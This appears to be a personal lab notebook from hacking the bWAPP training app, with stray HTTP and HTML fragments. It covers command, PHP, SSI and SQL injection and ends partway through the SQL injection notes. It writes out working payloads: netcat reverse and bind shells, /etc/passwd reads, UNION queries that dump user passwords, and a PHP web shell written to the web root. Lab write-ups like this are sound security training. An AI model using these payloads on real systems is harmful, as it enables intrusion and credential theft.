Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

!f53
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architecto&Daughter">
```

Entire conversation (14011 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays




```
192.168.254.128 && nc -vn 192.168.254.128 4444 -e /bin/bash
```

```
root@kali:~/var/www/web# nc -lvp 4444
listening on [any] 4444 ...
192.168.254.131: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.254.128] from (UNKNOWN) [192.168.254.131] 33114
hostname
bee-box
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

<http://thehackpot.blogspot.ca/2014/05/blind-os-command-injection-attacks.html>

PHP Code Injection

March 31, 2015 11:29 AM



bWAPP - PHP Code Injection - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bWAPP - PHP CodeInjecti... x +

192.168.254.131/bWAPP/phpi.php?message=1; phpinfo()



bWAPP

an extremely buggy web app !

/ PHP Code Injection /

This is just a test page, reflecting back your message...

1

/ PHP Version /

5.2.4-2ubuntu5 /



System	Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686
Build Date	Feb 27 2008 20:27:58
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/ldap.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini, /etc/php5/apache2/conf.d/pdo_sqlite.ini, /etc/php5/apache2/conf.d/sqlite.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no

message=1; phpinfo()

bwAPP - PHP Code Injection - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bwAPP - PHP Code Injecti... x +

192.168.254.131/bWAPP/phpi.php?message=1; system('hostname')




an extremely buggy web ap

Bugs Change Password Create User Set

/ PHP Code Injection /

This is just a test page, reflecting back your **message...**

1bee-box





```
phpi.php?message=''; system('nc -lvp 1234 -e /bin/bash')
```

```
root@kali:/var/www/web# nc -nv 192.168.254.131 1234
(UNKNOWN) [192.168.254.131] 1234 (?) open
hostname
bee-box
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Server Side Include (SSI) Injection

March 31, 2015 11:50 AM



```
<!--#exec cmd="id" -->
```

```
<!--#exec cmd="cat /etc/passwd" -->
```



connect to me on port 8888!

<!--#exec cmd="nc -lvp 8888 -e /bin/bash" -->

```
root@kali:~/var/www/web# nc -nv 192.168.254.131 8888
(UNKNOWN) [192.168.254.131] 8888 (?) open
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname
bee-box
```

SQLi (GET/Search)

March 31, 2015 11:53 AM

bWAPP - SQL Injection - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bWAPP - SQL Injection

192.168.254.131/bWAPP/sqli_1.php?title=test&action=search

bWAPP 

an extremely buggy web app!

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credit](#)

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
No movies were found!				

bWAPP - SQL Injection - Mozilla Firefox
 File Edit View History Bookmarks Tools Help
 bWAPP - SQL Injection x +
 192.168.254.131/bWAPP/sqli_1.php?title=&action=search




an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credit

/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link



sqli_1.php?title='&action=search

bWAPP - SQL Injection - Mozilla Firefox
 File Edit View History Bookmarks Tools Help
 bWAPP - SQL Injection
 192.168.254.131/bWAPP/sqli_1.php?title=iron'+or+1%3D1%23&action=search



an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credit

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

sqli_1.php?title=iron' or 1=1#&action=search



sqli_1.php?title=validEntry' or 1=2#&action=search



sqli_1.php?title=iron' union select 1,2,3,4,5,6,7 #&action=search



sqli_1.php?title=iron' union select 1,user(),@@version,4,5,6,7 #&action=search



iron' union select 1,login,password,email,5,6,7 from users #

sqli_1.php?title=iron' union select 1,"<?php echo shell_exec(\$_GET['cmd'])?>",3,4,5,6,7 into OUTFILE '/var/www/bWAPP/popped.php' #&action=search

```
bee-box v1.6 x Kali x
Applications Places System
bee@bee-box: /
File Edit View Terminal Tabs Help
GNU nano 2.0.7 File: /var/www/bWAPP/sqli_1.php

        <td width="200"><b>Title</b></td>
        <td width="80"><b>Release</b></td>
        <td width="140"><b>Character</b></td>
        <td width="80"><b>Genre</b></td>
        <td width="80"><b>IMDb</b></td>

    </tr>
<?php
if(isset($_GET["title"]))
{
    $title = $_GET["title"];
    $sql = "SELECT * FROM movies WHERE title LIKE '%" . sqli($title) . "%'";
    $recordset = mysql_query($sql, $link);
    if(!$recordset)
    {
        // die("Error: " . mysql_error());
    }
}
```

Select * from movies where title like 'iron'

SQLi (GET/Select)

March 31, 2015 12:35 PM

bWAPP - SQL Injection - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bWAPP - SQL Injection x New Tab x +

192.168.254.131/bWAPP/sqli_2.php?movie=5&action=go

bWAPP 
an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credit

/ SQL Injection (GET/Select) /

Select a movie: G.I. Joe: Retaliation Go

Title	Release	Character	Genre	IMDb
The Amazing Spider-Man	2012	Peter Parker	action	Link

bWAPP - SQL Injection - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bWAPP - SQL Injection x New Tab x +

192.168.254.131/bWAPP/sqli_2.php?movie=1 and 1=2#&action=go

bWAPP 
an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credit

/ SQL Injection (GET/Select) /

Select a movie: G.I. Joe: Retaliation Go

Title	Release	Character	Genre	IMDb
No movies were found!				

sqli_2.php?movie=1 and 1=2#&action=go

bWAPP - SQL Injection - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bWAPP - SQL Injection x New Tab x +

192.168.254.131/bWAPP/sqli_2.php?movie=1 union select 1,2,3,4,5,6#&action=go

bWAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Cred

/ SQL Injection (GET/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
Error: The used SELECT statements have a different number of columns				

sqli_2.php?movie=1 union select 1,2,3,4,5,6#&action=go

bWAPP - SQL Injection - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bWAPP - SQL Injection x New Tab x +

192.168.254.131/bWAPP/sqli_2.php?movie=1 union select 1,2,3,4,5,6,7#&action=go

bWAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Cred

/ SQL Injection (GET/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link

sqli_2.php?movie=1 union select 1,2,3,4,5,6,7#&action=go

bWAPP - SQL Injection - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bWAPP - SQL Injection x New Tab x +

192.168.254.131/bWAPP/sqli_2.php?movie=1337 union select 1,2,3,4,5,6,7#&action=go



an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Cred

/ SQL Injection (GET/Select) /

Select a movie: G.I. Joe: Retaliation Go

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

sqli_2.php?movie=1337 union select 1,2,3,4,5,6,7#&action=go

bWAPP - SQL Injection - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bWAPP - SQL Injection x New Tab x +

192.168.254.131/bWAPP/sqli_2.php?movie=1337 union select 1,login,3,email,password,6,7 from users#&action=go&action=go&action=go



an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits Bl

/ SQL Injection (GET/Select) /

